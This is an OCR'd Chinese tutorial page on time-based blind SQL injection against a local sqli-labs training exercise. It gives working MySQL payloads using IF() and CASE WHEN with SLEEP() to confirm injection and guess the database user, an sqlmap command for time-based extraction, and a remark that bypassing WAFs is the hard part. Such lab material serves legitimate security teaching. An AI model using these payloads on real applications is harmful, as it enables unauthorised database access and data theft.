
第九课
时间盲注 T-B 类型的

其实盲注是非常非常简单的，还是替换恒等式然后用函数替换 1 或者标识 true 与否


1. T 类型的可以是 sleep(0)

and 777=IF((true),SLEEP(5),777);--+

(CASE WHEN (9258=9251) THEN SLEEP(5) ELSE 9258 END)
手工注入直接上探针：if(a,b,c) 说明 a 表达式成立执行 b 语句，不成立执行 c 语句
1’ and 777=IF((true),SLEEP(10),777);--+



一下就判断了是 t-b 类型的注入
直接插数据库名字
http://192.168.74.128/sql_lab/Less-9/
?id=1' and 777=IF((user() like "roo%"),777,SLEEP(5));--+



手工超级简答，难点是绕 waf，函数字段替换

现在 sqlmap 梭哈：

-p id --threads 10 --proxy=http://127.0.0.1:8080 --dbms="mysql" --current-db --technique T

两分钟出结果。烦人的是 sqlmap 跑延时注入很浪费时间。没不如手工。